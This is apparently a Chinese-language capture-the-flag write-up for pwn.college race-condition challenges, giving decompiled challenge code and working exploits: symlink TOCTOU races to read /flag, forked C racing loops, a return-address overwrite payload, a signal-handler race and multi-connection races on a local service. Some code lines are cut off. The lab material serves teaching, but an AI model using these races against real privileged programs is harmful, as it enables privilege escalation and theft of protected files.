Pwn.College Race Conditions WP

前言

打一个Timing!

需要在原地打，用scp可以快速下载文件

代码块

```
#!/bin/bash
scp -i ~/pwncollege.ssh hacker@pwn.college:/challenge/babyrace_level$1 ./
```

-- 文件系统竞争 --

1 有延迟

```
if ( (unsigned int)lstat((char *)argv[1], &stat_buf) == -1 )
{
  puts("Error: failed to get file status!");
  exit(1);
}
if ( (stat_buf.st_mode & 0xF000) == 40960 )
{
  puts("Error: file is a symlink!");
  exit(1);
}
usleep(0x2710u);
v3 = open(argv[1], 0);
v4 = read(v3, buf, 0x100uLL);
write(1, buf, v4);
puts("### Goodbye!");
return 0;
}
```

在lstat验sym link之后有10ms的延迟可以删除文件并改链

代码块

```
#!/bin/bash
rm ~/fff
touch ~/fff
/challenge/babyrace_level1.1 ~/fff &
sleep 0.002
rm ~/fff
ln -s /flag ~/fff
```

2 无显式延迟

对于无延迟的，赌的是调度顺序，因为中间指令不够一个时间片，起3个进程竞争之：

代码块

```
#include <sys/fcntl.h>

int main()
{
    int stage = 0;
_outside:
    if (fork())
    { // parent
        if (++stage > 2)
            return 0;
        goto _outside;
    }
    else
    {
        if (stage == 0)
        { // rm
            while (1)
                unlinkat(AT_FDCWD, "fff", 0);
        }
        if (stage == 1)
        { // touch
            while (1)
                close(openat(AT_FDCWD, "fff", O_WRONLY | O_CREAT | O_NOCTTY |
        }
        if (stage == 2)
        {
            while (1)
                symlinkat("/flag", AT_FDCWD, "fff");
        }
    }
}
```

外面用shell脚本来运行程序，以便快速的杀掉

代码块

```
#!/bin/bash

while :
```

```
do
    /challenge/babyrace_level2.1 ~/fff | grep pwn
done
```

3 读入溢出

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  struct stat stat_buf; // [rsp+20h] [rbp-1A0h] BYREF
  char buf[256]; // [rsp+B0h] [rbp-110h] BYREF
  __int64 v7; // [rsp+1B0h] [rbp-10h]
  unsigned __int64 v8; // [rsp+1B8h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  puts("###");
  printf("### Welcome to %s!\n", *argv);
  puts("###");
  putchar(10);
  v7 = 0LL;
  if ( argc <= 1 )
    __assert_fail("argc > 1", "<stdin>", 0x49u, "main");
  if ( strstr(argv[1], "flag") )
  {
    puts("Error: path contains `flag`!");
    exit(1);
  }
  if ( (unsigned int)lstat((char *)argv[1], &stat_buf) == -1 )
  {
    puts("Error: failed to get file status!");
    exit(1);
  }
  if ( (stat_buf.st_mode & 0xF000) == 40960 )
  {
    puts("Error: file is a symlink!");
    exit(1);
  }
  if ( stat_buf.st_size > 256 )
  {
    puts("Error: file is too large!");
    exit(1);
  }
  v3 = open(argv[1], 0);
  read(v3, buf, 0x1000uLL);
  if ( v7 )
    win();
  puts("### Goodbye!");
  return 0;
}
```

事先写一个257字节的文件ff2，改改

代码块

```
#include <sys/fcntl.h>

```

```c
int main()
{
    int stage = 0;
_outside:
    if (fork())
    { // parent
        if (++stage > 2)
            return 0;
        goto _outside;
    }
    else
    {
        if (stage == 0)
        { // rm
            while (1)
                unlinkat(AT_FDCWD, "fff", 0);
        }
        if (stage == 1)
        { // touch
            while (1)
                close(openat(AT_FDCWD, "fff", O_WRONLY | O_CREAT | O_NOCTTY |
        }
        if (stage == 2)
        {
            while (1)
                symlinkat("/home/hacker/ff2", AT_FDCWD, "fff");
        }
    }
}
```

4 栈溢出劫持（又回来了）

同用上面的，这次要劫持到win函数，老套路准备payload

代码块

```python
from pwn import *

with open('ff2',"wb") as f:
    f.write(b'0'*(0x198)+p64(
        #0x4012f6
        0x4012d6
        ))
```

打就是了

5 多步竞争

加了一个限制条件，父目录不能是非root所有的，也不允许读写，这样就要分两步过，先过符号链接，然后过父目录检测（链接到/），最后再创回来链文件

必须减少操作量以增加几率，这里选择根目录下有的目录名

代码块

```
#include <sys/fcntl.h>

int main()
{
    int stage = 0;
_outside:
    if (fork())
    { // parent
        if (++stage > 6)
            return 0;
        goto _outside;
    }
    else
    {
        if (stage == 0)
        { // rm
            while (1){
                unlink("/home/hacker/fff/tmp");
            }
        }
        // if (stage == 1)
        // { // touch
        //     while (1)
        //         close(open("/home/hacker/fff/f", O_WRONLY | O_CREAT | O_NO
        // }
        if (stage == 2)
        {
            while (1){// link flag
                mkdir("/home/hacker/fff",0777);
                symlink("/flag", "/home/hacker/fff/tmp");
            }
        }
        // if(stage == 3){
        //     while(1)
        //         mkdir("/home/hacker/fff",0777);
```

```
        // }
        if(stage == 4){
            while(1)
                symlink("/","/home/hacker/fff");
        }
        if(stage == 5){
            while(1)
                unlinkat(AT_FDCWD, "fff", 0);
        }
        if(stage == 6){
            while(1)
                unlinkat(AT_FDCWD, "fff", AT_REMOVEDIR);
        }
    }
}
```

代码块

```
#!/bin/bash

gcc 2.c
# killall a.out
./a.out

while :
do
    /challenge/babyrace_level5.1 ~/fff/tmp | grep pwn
    # ls -l fdir/fff
done
```

6 多步竞争2

5的加强版，判定父目录时不遵循符号链接，这就可以通过改变父的上级目录(爷目录)来解决。这里选用/usr/bin

代码块

```
#include <sys/fcntl.h>

int main()
{
    int stage = 0;
_outside:
    if (fork())
```

```
    { // parent
        if (++stage > 6)
            return 0;
        goto _outside;
    }
    else
    {
        if (stage == 0)
        { // rm
            while (1){
                unlink("/home/hacker/fff/usr/bin");
                chdir("/home/hacker/fff");
                unlinkat(AT_FDCWD, "usr", AT_REMOVEDIR);
                chdir("/home/hacker");
                unlinkat(AT_FDCWD, "fff", AT_REMOVEDIR);
            }
        }
        // if (stage == 1)
        // { // touch
        //     while (1)
        //         close(open("/home/hacker/fff/f", O_WRONLY | O_CREAT | O_NO
        // }
        if (stage == 2)
        {
            while (1){// link flag
                mkdir("/home/hacker/fff",0777);
                mkdir("/home/hacker/fff/usr",0777);
                symlink("/flag", "/home/hacker/fff/usr/bin");
            }
        }
        if(stage == 3){
            while(1)
                unlink("/home/hacker/fff");
        }
        if(stage == 4){
            while(1)
                symlink("/","/home/hacker/fff");
        }
    }
}
```


代码块

```
#!/bin/bash

gcc 2.c
```


```
# killall a.out
./a.out

while :
do
    /challenge/babyrace_level6.1 ~/fff/usr/bin | grep pwn
    # ls -l fdir/fff
done
```

-- 内存竞争 --

7 信号处理竞争（中断改全局量）



这里注册了alarm信号处理函数，会这个特权级为0



logout函数用的不是置0而是自减，那就可以溢出

那很简单，login之后logout，趁他不注意给他发sigalarm，回到logout自减就可以了

代码块

```
from pwn import *
import os

# context.log_level="debug"

p = process("/challenge/babyrace_level7.1")

# input()
# p.interactive()

```

```
while True:
    print(p.recvuntil("quit):").decode())
    p.sendline("login")
    print(p.recvuntil("quit):").decode())
    p.sendline("logout")
    os.kill(p.pid,14)
    print(p.recvuntil("quit):").decode())
    p.sendline("win_authed")

```

8 多连接竞争

经典场景，开了端口的多线程，注册了信号量不用管，直接硬来就可以了，赌调度

代码块

```
from pwn import *
import os

# context.log_level="debug"

p = process("/challenge/babyrace_level8.1")

# input()
# p.interactive()

while True:
    n1 = remote("127.0.0.1",1337)
    n2 = remote("127.0.0.1",1337)
    n3 = remote("127.0.0.1",1337)
    print(n1.recvuntil("quit):").decode())
    n1.sendline("login")
    print(n2.recvuntil("quit):").decode())
    print(n3.recvuntil("quit):").decode())
    n2.sendline("logout")
    n3.sendline("logout")
    # os.kill(p.pid,13)
    print(n1.recvuntil("quit):").decode())
    n1.sendline("win_authed")
    print(n1.recvuntil("quit):").decode())
    n1.close()
    n2.close()
    n3.close()
```

```
28
```

9 多连接竞争2

```
int challenge()
{
  int result; // eax
  int v1; // eax
  int v2; // eax
  size_t v3; // rbx
  int v4; // eax
  int v5; // [rsp+2Ch] [rbp-2A4h]
  char s1[128]; // [rsp+30h] [rbp-2A0h] BYREF
  char v7[12]; // [rsp+B0h] [rbp-220h] BYREF
  int v8; // [rsp+BCh] [rbp-214h]
  char v9[504]; // [rsp+C0h] [rbp-210h] BYREF
  unsigned __int64 v10; // [rsp+2B8h] [rbp-18h]

  v10 = __readfsqword(0x28u);
  while ( 1 )
  {
    fwrite(
      "[*] Function (send_message/send_redacted_flag/receive_message/quit): \n",
      1uLL,
      0x46uLL,
      (FILE *)__readfsqword(0xFFFFFFF8));
    __isoc99_fscanf(__readfsqword(0xFFFFFFF0), "%127s", s1);
    result = strcmp(s1, "quit");
    if ( !result )
      break;
    if ( !strcmp(s1, "send_message") )
    {
      fwrite("Message: ", 1uLL, 9uLL, (FILE *)__readfsqword(0xFFFFFFF8));
      __isoc99_fscanf(__readfsqword(0xFFFFFFF0), "%127s", s1);
      fputc(10, (FILE *)__readfsqword(0xFFFFFFF8));
      v1 = strlen(s1);
      broadcast_message((__int64)s1, v1);
    }
    else if ( !strcmp(s1, "send_redacted_flag") )
    {
      strcpy(v7, "REDACTED: ");
      v7[11] = 0;
      v8 = 0;
      memset(v9, 0, 496uLL);
      v2 = open("/flag", 0, v9);
      v5 = read(v2, &v7[11], 0x100uLL);
      broadcast_message((__int64)v7, v5 + 11);
    }
    else if ( !strcmp(s1, "receive_message") )
    {
      fwrite("Message: ", 1uLL, 9uLL, (FILE *)__readfsqword(0xFFFFFFF8));
      v3 = strlen(global_message);
      v4 = fileno((FILE *)__readfsqword(0xFFFFFFF8));
      write(v4, global_message, v3);
    }
    else
    {
      fwrite("Unrecognized choice!\n", 1uLL, 0x15uLL, (FILE *)__readfsqword(0xFFFFFFF8));
    }
  }
  return result;
}
```

```
__int64 __fastcall broadcast_message(__int64 a1, int a2)
{
  __int64 result; // rax
  int i; // [rsp+18h] [rbp-4h]

  for ( i = 0; i < a2; ++i )
    global_message[i] = *(_BYTE *)(i + a1);
  result = a2;
  global_message[a2] = 0;
  return result;
}
```

加强版，flag以0x0开头（），需要覆盖掉

输入长度越大，成功率越高，但是要保证flag完整

代码块

```python
from pwn import *
import os

# context.log_level="debug"

p = process("/challenge/babyrace_level9.1")

# input()
# p.interactive()

while True:
    n1 = remote("127.0.0.1",1337)
    n2 = remote("127.0.0.1",1337)
    n3 = remote("127.0.0.1",1337)
    print(n1.recvuntil("quit):").decode())
    n1.sendline("send_redacted_flag")
    n1.recvuntil("quit):")
    print(n2.recvuntil("quit):").decode())
    print(n3.recvuntil("quit):").decode())
    n2.send("send_message\n012345678901234567890")
    n3.send("receive_message\n")
    n2.sendline("")
    # n3.sendline("")

    # os.kill(p.pid,13)
    s = n3.recvuntil("quit):").decode()
    print(s)
    if("}" in s):
        exit(0)
    n1.close()
    n2.close()
    n3.close()
```

```
33
```

10 带 mutex 未严格加锁的多连接竞争

```
int __fastcall broadcast_message(__int64 a1, int a2)
{
  unsigned int i; // [rsp+1Ch] [rbp-4h]

  sem_wait(&global_message_mutex);
  for ( i = 0; (int)i < a2; ++i )
  {
    fprintf((FILE *)__readfsqword(0xFFFFFFF8), "[*] global_message[%d] = message[%d]\n", i, i);
    fwrite("Paused (press enter to continue)\n", 1uLL, 0x21uLL, (FILE *)__readfsqword(0xFFFFFFF8));
    __isoc99_fscanf(__readfsqword(0xFFFFFFF0), "%7s", &pause_buffer);
    global_message[i] = *(_BYTE *)((int)i + a1);
  }
  global_message[a2] = 0;
  return sem_post(&global_message_mutex);
}
```

```
else if ( !strcmp(s1, "receive_message") )
{
  fwrite("Message: ", 1uLL, 9uLL, (FILE *)__readfsqword(0xFFFFFFF8));
  v3 = strlen(global_message);
  v4 = fileno((FILE *)__readfsqword(0xFFFFFFF8));
  write(v4, global_message, v3);
}
else
```

接受消息没有加锁，可以竞争了

几乎无需改动上一题的脚本，最多再多发一个字符去增加成功率

11 带 mutex 未严格加锁的多连接竞争2

```
else if ( !strcmp(s1, "receive_message") )
{
  fprintf((FILE *)__readfsqword(0xFFFFFFF8), "Message: %s", global_message);
}
```

和上一题相比，用fprintf取代了write，更加严苛了

不过仍然可以无修AC :smile

后记

好玩爱玩，就是对于不稳定的情况比较靠运气，建议在有运气加成的日子里做:-)